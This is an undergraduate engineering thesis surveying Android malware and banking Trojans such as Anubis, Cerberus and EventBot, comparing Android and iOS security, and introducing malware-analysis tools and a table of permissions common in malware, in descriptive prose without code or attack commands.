Metropolia

Tho Trieu

Android Malware Analysis

Mobile Banking Application

Metropolia University of Applied Sciences

Bachelor of Engineering

Information Technology

Thesis

6 May 2021

Abstract

Author(s):	Tho Trieu
Title:	Android Malware Analysis
Number of Pages:	43 pages + 1 appendix
Date:	6 May 2021
Degree:	Bachelor of Engineering
Degree Programme:	Information Technology
Specialisation option:	IoT and Cloud Computing
Instructor(s):	Marko Uusitalo, Senior Lecturer

The popularity of mobile devices leads to potential threats from hackers and intrusive techniques. Android platform is the most used operating system on mobile phones in the market share. Similar to Windows – most operating systems on computer and security problems, Android malware are increased significantly with different malicious activities and attacks.
This thesis presents the technical overview of mobile malware and focuses on Android banking malware which is mostly created for target banks and financial institutions on mobile platforms. Through attacking methods, the Android operating system's problems in security aspects are discussed and compared with iOS.
In addition, due to its popularity and frequency of regular appearances, some banking Trojans are analysed by reverse engineering. These Trojans are the common malware that hide as a third-party app, and have been infecting Android devices since 2017, studying these malware familes gives a better understanding of how it works and finding preventive solutions.
As a result of result of this thesis the key techniques and strategy of popular banking Trojans were analysed. Consequently, how to protect devices from online mobile banking platforms was discussed by identifying the tactics of banking Trojans.

Keywords: Cybersecurity, mobile malware, malware analysis, reverse engineering

Contents

List of Abbreviations

AES	Advanced Encryption Standard
APK	Android Package
C&C	Command-And-Control Server
iOS	iPhone Operating System
MMS	Multimedia Messaging Service
OTP	One-Time-Password
SMS	Short Message Service
TAN	Transaction Authentication Number
VBScript	Microsoft Visual Basic Scripting Edition

1 Introduction

Modern technology has evolved very rapidly on mobile devices due to user demand and the competition of companies. According to some digital reports, the number of mobile users has become 5 billion global users in 2019, Android being the most popular operating mobile with about 70% market share and nearly 30% for iOS [2]. There are many features which mobile devices can be used in apart from callings and messaging such as camera, email, web browser, social media applications.

Along with the growth of Android, the number of potential dangers of Android malware have been significantly increasing. In 2020, according to the report from Kaspersky [1], there were 5,683,694 malicious codes, 156,710 financial Trojans and 20,708 ransomware Trojans detected for criminal purposes on mobile devices. A research from NortonLifeLock has shown that up to 67% of malicious apps installed from Google Play Store [64]. Android was the primary target for the malicious attacks of most of the popular malware. Hackers have used "covid" to create fake apps with counterfeit names intended to engage users with potentially high-risk applications by inserting ads, stealing user information, and installing spyware.

While the advantage of online applications that thrive through the epidemic and huge benefits from online banking, these mobile services are targeted from cyber criminals with mobile fake applications and mobile malware. The banking Trojan Cerberus is named “Coronavirus” to manipulate user’s banking information and takes advantage of the event features to open a new window asking users to provide information for banking credentials.

Android is the operating system most affected by malware spreading. The Android operating system is open source, so it is the best choice for vendors to diversify their products. However, this also creates many human errors, and many potential vulnerabilities. In contrast, the competitor of Android, the operating system from Apple is closed like Windows from Microsoft, which makes it more difficult to understand and exploit the system's structure. In addition, Apple requires users to always update software to improve security features and fix errors as soon as possible. However, Apple products can still be hacked if the software is not updated regularly or jailbreaking - processing tricks to penetrate deeply into the system, breaking the limit that Apple sets on the phone for full device access and management. XcodeGhost is an example of malicious version from Xcode which is an official tool to develop an application for Apple’s devices. Moreover, with the largest number of users, Android is a better target for hackers than iOS. [3]

1.1 Structure

This thesis presents an overview of mobile malware, history, types of malware and some current threats in chapter 2. The techniques for the Android operating system and the most common types of banking malware are discussed. In addition, iOS security is compared to Android security to give an overview of the security problems in operating systems and applications in chapter 3. Finally, some malware samples are analysed based on static and dynamic analysis to find out how it works discussed in chapter 4.

1.2 Objective

The study of the different types of malware and the different threats is to discover common characteristics about the mechanism of mobile malware actions. This makes banking malware research possible to extend into other types of mobile malware.

To research the malware actions in mobile banking applications, the thesis focuses on analysing four types of mobile banking. It is important to understand how malware works and explain how to protect Android mobile devices from banking malware. The Android malware samples are downloaded from GitHub [25] and use REMnux (Linux Distro for malware analysis) virtual machine for analysis.

Besides, the comparison of iOS and Android security provides an overview of security on mobile devices. This clarifies the damage that malware can bring to users to understand the importance of mobile security and how to avoid risks.

1.3 Virtual Environment Setup

Malware analysis is necessary to set up a virtual environment, for the purpose of isolating malicious programs, avoiding infection to the host – the physical computer and utilize the snapshot feature to restore the operating system on virtual machine. Depending on the object of analysis, there are many ways to set up the virtual environment to suitable for analysis. The common characteristic of the environment is to use the fresh operating system with no antivirus software to install as the guest in virtual machine software. After that, some related tools for analysis are installed in the guest OS. The internet connection should be disconnected to avoid infection.

In case of Android malware analysis, to increase performance and support tools, Linux operating system such as Ubuntu, REMnux [46] are installed on virtual machine is the best choice. REMnux is a lightweight Linux distribution with toolkit for malware analysis and reverse engineering. The host OS of this thesis is Windows 10 and the virtualization software is VMware Workstation 16.

2 Mobile Malware

2.1 History of Mobile Malware

In June 2000, the first mobile worm, named Timofon or Timofonica, was found in mobile phones in Russia and Finland. This virus was a simple Visual Basic Script (VBScript) email chain letter and it sent short message service (SMS) text messages to GSM phones with random numbers via a SMS gateway at Movistar.net. [4]

Cabir was also a large family of Bluetooth-worms, discovered in 2004. Symbian operating systems and connection methods via Bluetooth were popular at that time. The other version of Cabir Worm was Mabir Worm which was able to replicate itself via Bluetooth and using Multimedia Messaging Service (MMS). [5]

In 2007, FlexiSpy, a product of Vervata Wireless Software was discovered as the first spyware application on mobile. The activities of this Malware were to record calls, get information, content of messages to send back to hackers. This malware had different versions for all operating systems in mobile at that time. [6]

The first mobile ransomware is called FakeDefender, was found in 2013. This type of malware displays fake information, in order to trick users into buying fake security apps.

2.2 Mobile Malware Types

2.2.1 Adware

Adware is a pop-up ad displayed on a computer or mobile devices for an advertisement, often disguised as a legitimate program or hidden in another to trick users into installing it. Adware components are usually installed next to freeware or shareware applications. These advertisements are profitable for the software developer and are provided only with the initial consent of the user. Adware shows advertising on the web through pop-up windows or banner ads located in the interface of the program. [52]

2.2.2 Worms

Worm is a malware that is able to replicate itself, and often use the Internet to spread to as many devices as possible, thereby damaging an overall network. A mobile is infected by worm by running a malicious exploit, and it can scan and infect other mobile devices in the mobile network. Mobile worms use SMS text messages to transfer data retrieved from mobile devices. [49]

2.2.3 Trojans

This type of malware is a malicious program for the computer and mobile, disguised with a seemingly beneficial software to create trust for users, from which to use and accidentally the computer is infected with a Trojan, having all data collected from a third party for malicious purposes. Once the device is infected with the Trojan, it causes dangerous activities for the user. In mobile devices, applications containing Trojans mainly steal users' important information. In particular, banking account information and personal information to log into the banking system interests hackers. [48]

2.2.4 Spyware

This type of malware is designed to run in the background for the purpose of tracking and retrieving all user and device information which is transferred to the server. It also secretly hides in an application that collects the user's personal information and then sends it to an unknown destination. Unlike some other types of Malware, Spyware does not really target specific individuals or organizations. Instead, most Spyware attacks create a network that collects the data of as many potential victims as possible. This puts all users at risk of being a target for Spyware. [50]

2.2.5 Ransomware

Ransomware is used for the main purpose of preventing users from accessing and using personal computers. Ransomware initially attacked only on Windows operating systems, then expanded to Macs, mobile devices and by early 2017, smart TVs, IoT devices. Ransomware variants often leave messages to victims, forcing victims to pay a sum of money to get their data back or take control of the computer. Similar to computers, ransomware on mobile devices steals data or locks the device, and it asks for payment to decrypt the data or unlock the device. Typically, payment is required to execute the transaction. [51]

2.3 Mobile Malware Threats

2.3.1 Backdoor

Backdoors are spyware programs that are integrated into a software's kernel for many different purposes. In a computer system, "backdoor" is a method of bypassing a normal user authentication procedure or to keep remote access to a computer, trying not to be detected by traffic monitoring. There are good intentions as well as bad intentions. A backdoor is usually a part of code that hides in a software, or a software inside a hardware such as computer, mobile, and network router. Backdoor's target is to get information about the people using the software and application, then perform some actions such as sending information to the server for storage. [56]

In essence, a backdoor is the exchange of data between the software user and the server. xHelper is an example of malware using a backdoor the mobile is remotely controlled by hackers. The program then triggers an Android exploit and takes administrative privileges in the operating system. xHelper is created with a backdoor to access the sensitive data, including browser cookies that are used to automatically log into websites. [57]

2.3.2 Mobile Miners

The trend of cryptocurrency mining soared with the high value of Bitcoin money that leads to hackers want to take advantage not only on computers but also on mobile devices. Security researchers at Kaspersky Lab have discovered a type of malware, the Loapi trojan can damage the device by exploiting the CPU and excessive battery to mine virtual currency. Once installed, the application will ask for admin rights and will show a notification asking for this permission continuously until the user accepts it. It also checks for system root permissions. This Trojan uses your device to mine Monero. After two days of exploiting the hardware of the machine, the researchers found that the system always had to run at full load, causing the battery to swell and open the lid. Not only mining virtual money, malware like Loapi also terrorizes users by displaying ads, silently signing up for paid services, supporting DDoS attacks, and sending text messages to any phone number. [7]

2.3.3 Fake Applications

Fake apps are growing in popularity. These are fake apps on mobile platforms that mimic popular apps. Once installed, an application performs a variety of malicious actions such as using personal data, display advertisements, harvest credentials or infect devices. A simple attack method is to imitate an existing banking application. A malware developer will create a perfect copy of the banking application and post it on indistinct third-party websites. Once downloaded and installed the fake application, after entering the username and password, the information is immediately sent back to the hacker. [58]

2.3.4 Banking Trojans

Nowadays, users can manage all finances from smartphones. Typically, each bank will have an official application to log in and check the user account. While convenient, this application is becoming a lucrative attack target for malware developers. Trojan mobile banking does not pretend to be a bank's official application, but it is usually a completely unrelated application with adding a trojan. Once installed it on mobile, the Trojan starts scanning your system for available banking applications. When it detects that a banking application is launching, the malware will quickly open a window that looks exactly like the application is just opened. If everything goes smoothly, the user will not be able to notice the swap and will mistakenly enter their information into the fake login page. These credentials will then be sent to the hacker. It is also known as an “overlay” attack. [59]

3 Mobile Security

3.1 Android

3.1.1 Architecture

The architecture of Android operating system is included in four parts as illustrated in Figure 2.1. The Applications layer and the Application Framework are written in Java. The Libraries layer is written in Native C / C ++, which includes the libraries above called to execute. The Linux kernel layer is the firmware (Software for hardware) of Android devices including the drivers. [9] [36]




Figure 1. Android architecture

Linux kernel is a very small but extremely important part of an operating system. This core is responsible for interacting with the hardware, providing services to reboot the system. It also manages the CPU and memory of the computer. All operations with the device's hardware must be done through this layer. A different Android device uses a different kernel version. However, to make an operating system suitable for the phone, the Linux kernel portion has been changed by the developer. These include the addition of new libraries, APIs, and tools specifically designed for Android such as wake locks - a mechanism for detecting apps that need the right device, an active memory management system, Binder IPC driver, etc. The fact that some malware attacks the root is to control the kernel, making the attack cannot be detected by an antivirus software because there is no permission to check. [36]

Communication with the kernel requires some API calls. These APIs are built in and built into libraries. Library files (*.dll) are mostly libraries of Linux such as OpenSSL2, WebKit3, Bzip24 ... which are modified to support ARM hardware and Android to perform tasks on Linux platforms. Certain malicious code techniques can affect these libraries and change the functionality of these functions according to the intent of the hacker. [45]

The application framework provides an open application platform for development. Developer can build the application with their features includes the following main package manager such as activity, package, notification, location, etc.

3.1.2 Applications

Android apps are packaged as APK files. The APK contains all the components to install mobile apps on Android. The process of compiling and packaging from Java source code to APK is presented in figure 2.




Figure 2. Java compilation to APK file [32]

There are 4 types of components in Android apps including [37]:

Activities are seen as a point of contact with the user with a single screen with the interface on it. Different applications will have different activities. Each activity is independent of other activities, and if the application allows it can open another application. For example, a messenger application can open a web browser application such as chrome.

Service is a process which is designed to run in the background and no require user interface. A service runs with a main thread from the application component that activates it. This type of service is referred to as a local service. To execute a service in a separate process (with the main thread), it needs to be declared in the manifest. This type of service is called a remote service.

Content Provider is a mechanism that allows data to be shared among applications. Any application can provide another application with the ability to access its data through the Content Provider with the functions of adding, removing, and querying data. Access is provided through the URI defined and provided by the Content Provider.

Broadcast receiver is a component with function used to receive events, announcements, messages broadcast by applications or systems. Malware can be designed to utilize this function to listen the incoming messages and forward them to predefined destination. This is one of main method of banking malware used to get information from user.

3.1.3 Security

By default, according to the security architecture of the Android operating system, each application does not have the right to perform any actions that affect other applications, or personal data of the user [16]. This feature is application sandbox which is implemented from the operating system layer and application framework layer, not inside the Dalvik virtual machine. Each application is run in a separate virtual machine, which is run in a separate process. Each process is run under its own user ID, generated, and authorized to access only certain features of the operating system and its own files. If the application has special requirements to other system features, the corresponding permissions must be declared in the application description file AndroidManifest.xml and will be granted these permissions for the security features.

3.2 iOS

3.2.1 iOS Architecture

The iOS is the set of frameworks and technologies which is implemented in the operating system as a layered architecture. The application does not interact directly with the hardware components on the device, but through a set of interfaces. The high-level classes provide these interfaces and graphical components. The lower layers provide the basic services that applications depend on. [19]




Figure 3. iOS architecture

Core OS provides low-level functionality on which all features are built. This layer includes the fundamental operating system services such as the low-level networking, memory, handling and threads.

Core Services provides the basic system services to the applications. For example, providing technology to manage data, supporting accessing databases of contacts, supporting iCloud, locating.

Media Layer is the layer containing the libraries of graphics, sound and images, videos for multimedia features of the application.

Cocoa Touch is the top layer of iOS architecture, containing the main libraries for building applications. Apple also provides basic app architecture and supports basic features such as multitasking, sending notifications, touches, and lots of high-level system services.

3.2.2 iOS Security

Apple provides many features for the iOS operating system to enhance security for users. The system security of iOS is built to protect the system loads to check the security problems, it verifies every step for the booting process by the certificate of the root public key. To improve the data security, 256-bit key is used in encryption to protect the data storage. Besides, the security of application is the key of anti-malware of iOS. The application is reviewed by Apple before publishing to Apple’s App Store to check the security.[21][22][65]

3.3 Android vs iOS

The Android operating system is an open operating system that companies can customize to their features for user experiences. Many people use Android because of this flexibility but also with potential dangers [8]. Besides, the popularity of the Android device contributes to increase the level of exploitation from the attacker. Due to Google having no approach to deliver the patch, new updates to all devices, depending on the carrier and the manufacturer, most Android phones are not updated regularly, and many older versions are still active. [15]

iOS is closed operating system for Apple’s mobile devices and regularly update security errors to secure the system. Therefore, developers cannot create custom implementations of iOS [33]. App permissions are another aspect where iOS outperforms Android. Android displays the "app permission" before installing an app, letting you know what resources the app is asking to access and if not agreeing will choose to cancel the installation. The iPhone has a more modern system to choose what data apps are able to access.

In addition, Apple's "closed" app store provides an extra layer of protection for iOS devices. Most Android malware comes from outside Google Play when users download and install pirated or third-party apps. This cannot happen on an iPhone unless it is jailbroken - a user has gained root access to device by circumventing numerous Apples’s security restrictions. App Store's app approval process is also more rigorous, involving human participation instead of relying solely on automated algorithms. [14]

4 Banking Trojan

Banking trojan disguises as a genuine application or software for users to download and install it on their devices. Once downloaded, it will try to access and steal user’s banking information. After obtaining the necessary credentials, it can give this information back to the malware developer so that they can access user banking account easily. Many trojans direct user to fake banking site or otherwise perform online man-in-the-middle attack. [26] [30]

Each trojan uses different attack methods. For example, the Zeus malware installs itself on Windows computers via spam emails and downloads (files downloaded from legitimate websites have been infected). Once installed, it uses a keylogger (capable of reading a user's keyboard input) to record banking credentials and send it back to the hacker. It also connects itself to a botnet to receive additional instructions [27]. Another version of Zeus developed for Android mobile platforms is called Zitmo. This trojan is developed to use a popular approach to forward Transaction Authentication Number (TAN). TAN is used by online banking services to generate the code for authorization. [67]




Figure 4. How ZeuS works

Almost apps on Android platform are installed through Google Play Store and other unofficial app stores. Firstly, apps containing Malware trick victims through installing apps, and subsequently exploits the app permissions and deceives users into granting permissions which all attack techniques are based on. The overlay technique creates one layer on top of another to intentionally interfere with the purpose for forcing users to fill in sensitive information and send them to a command-and-control server (C&C server). Another common attack technique is to utilize the SMS function from one-time-password (OTP) to get the bank account login code which is called the SMS stealing. Furthermore, to make the most of permissions for the attack on Android mobile, the accessibility abuse attack is used in Anubis family when it is granted the accessibility service permission. This permission can grant itself and have further permission to access more sensitive information and perform malicious actions. The figure 5 describes the infection process. [68]



Install malicious app
Obtain needed permissions
Ensure persistence on the device
Running in the background
Request login credentials by overlay attack
Enter credentials or credit/debit card details
Send information to C&C server
Use SMS permissions to intercept OTP
Carry out fraudulent transactions

Figure 5. How Android Banking Trojan Works

4.1 Anubis

Anubis lurks in the form of harmless apps on Google Play. To hide on the system, Anubis does not do anything until it detects that the motion sensor on the phone is generating data. Anubis may send a notification to your phone in the form of an invitation to use Telegram or Twitter. When clicking the link, a notification is displayed for asking to download a fake Android app. These malicious apps will ask users to enable some Android permissions and disable Google Play Protect, paving the way for new attacks.

There are many variations of Anubis, and almost all of them act as a key logger. This means Anubis can collect and record every keystroke while typing, take screenshots, access contacts, and locations and even make calls, records, send messages. When infecting the device, it will pay attention to the victim's financial and banking applications. It also creates fake login pages to steal information when these applications are launched. Besides, Anubis can take screenshots, change settings, open and access any URL, record, make calls, steal contacts, send, receive and delete messages, lock devices, get location of victims via GPS, search for files, encrypt files on devices and external drives.[61]



www
User downloads and installs malicious app
Malicious app accesses URLs to download payload (Anubis variant)
C&C server sends remote commands
Anubis payload carries out information theft or other malicious routines (e.g., file encryption)
Anubis sends stolen data to C&C server

Figure 6. Anubis infection chain [66]

4.2 Cerberus

This banking malware have recently discovered a variant of the Android malware that extracts and marks one-time-use passcodes (OTP) generated through the Google Authenticator app. Once entered the system kernel successfully, it can use special access rights to 2FA encryption, the decimal data from the Authenticator app and send it back to the owner controlling the attack machine. Besides, Cerberus is also capable of performing “overlay attacks” to trick victims into providing sensitive information. When the victim enters personal information to log into the bank through a fake website, this information is sent to the attacker's server. [34]

4.3 TrickBot

TrickBot has been quite popular in recent years, the malware is spread through spam emails that contain malicious links or files. When installed, the malicious code will secretly run on the victim's computer and mobile devices, downloading other components themselves to serve various malicious purposes. Furthermore, TrickBot frequently focuses on exploiting the Active Directory Services database of domain names, collecting browser passwords and cookies, stealing OpenSSH keys and spreading it across the network. [62]

4.4 EventBot

The attack using EventBot was first discovered in March 2020, concealed as legitimate software such as Adobe Flash and Microsoft Word, available in the fake Android app stores or unofficial websites. This malware abuse services of Android supports which are often used to assist users with disabilities. Once installed, the program will request users for permissions to access settings, SMS, storages and running in the background. If these required permissions are accepted, EventBot starts recording keystrokes manipulated by the user on the screen, collecting notifications when another application is installed, and viewing content from the current program opening on the screen.

EventBot can also exploit Android accessibility services to collect screen lock codes and then transfer data to attackers. Besides, the ability to analyse SMS messages gives this application can bypass two-layer security steps using SMS, helping hackers gain access to crypto wallets and steal the account of the victim's bank easily.[63]

5 Android Banking Malware Analysis

5.1 Overview

There are two main techniques of malware analysis – Static and Dynamic Analysis which are used to analyse and reverse engineering software. In order to better understand exactly how it works, both of them were used for understanding the working and the functions of malware to assess its impact on the Android system. [54][55]

Static analysis is the process of analysing a binary without executing it, and it is used to check the code to find out the suspicious functionality of the application. This phase includes the analysis of the APK file and all the contents of that file. Content is accessible by converting them into a readable form. Classes are converted from DEX – the Dalvik bytecode for application in DEX file format to Java classes [35], and the XML binary, AndroidManifest.xml, is converted to readable XML. After successful conversion, any suspicious behaviour in the source code is considered. A log is then created to record all behaviours found to be considered malicious. [11]

Dynamic analysis, also sometimes called behavioural analysis, is the process of analysis by running software, applications in a safe environment such as virtual machines to test its behaviour. Dynamic analysis allows the actual behaviour of the malware to be observed, and it is also an effective method of confirming whether the behaviour is indeed happening and is actually dangerous. Besides, dynamic analysis also has drawbacks since not all malware’s functionality will be executed during the analysis due to specific conditions and environments are required. Therefore, to analyse more in-depth, we need a combination of advanced dynamic analysis with static analysis techniques to be able to determine the entire behaviour of the malware, thereby finding the characteristics and methods of elimination. [36]

During this phase, the APK files are installed on simulation or real device to observe the app's behaviour. A report is generated and the behaviours are compared with the results in the static analysis. Checking inputs, actions such as network traffics and file access, SMS messages are monitored.




Figure 7. The Android malware analysis process [31]

5.2 Tools

5.2.1 APKtool

APKtool is a command line tool for decompiling APK and JAR files, using for customizing and modifying those files. It is a free and open source APK builder software, and can be used for debugging, determining the malicious activity and automation of some repetitive tasks. [36]

5.2.2 JADX

Jadx [41] is an Android decompiler tool to load the APKs into jadx and analyse the DEX bytecode with Command line and GUI tools. The main feature is to view decompiled code with highlighted syntax and use the searching function to discover method, code, and name for checking.

5.2.3 Droidbox

Droidbox [40] is the dynamic analysis platform sandbox which is used to run applications in virtual environments and record malware activity in the log. It also provides the image for the docker container to run and analyse the application. Sample is analysed by Droidbox Docker to the json file format. After all, running the Lolcat – an utility for adding rainbow colouring to text in Linux terminal for more readable format, and based on obtained information can determine the behaviour of the malware.

5.3 Static Analysis


AndroidManifest.xml is an XML file that provides the necessary information for running the application in the Android mobile operating system. It contains some information such as the permissions required by the application, the minimum APIs for the application to work, and the list of libraries which the application needs, the version of the application, the name of the package, the permissions required, and the API level. The AndroidManififest.xml file is like the header for an Android application. It provides functionality, behaviour, access to other functions in the device to execute functions.

By default, basic applications do not have many permissions, and developers have to add permissions in them to use the security features. When installing and running an application at the first time, these permissions are shown to the user, and the user can choose whether to accept or not the requests. After that, applications that are authorized to use the features are no longer asked to check them. See table 2 below:

Table 1. Top suspicious permissions [29]

Most Common in Malware	%	Least Common in Goodware	%
android.permission.INTERNET	96.2	com.android.browser.permission.READ_HISTORY_BOOKMARKS	12.2
android.permission.READ_PHONE_STATE	91.8	com.android.browser.permission.WRITE_HISTORY_BOOKMARKS	11.9
android.permission.WRITE_EXTERNAL_STORAGE	85.7	android.permission.WRITE	11.4
android.permission.ACCESS_NETWORK_STATE	59.0	android.permission.ACCESS_LOCATION_EXTRA_COMMANDS	9.8
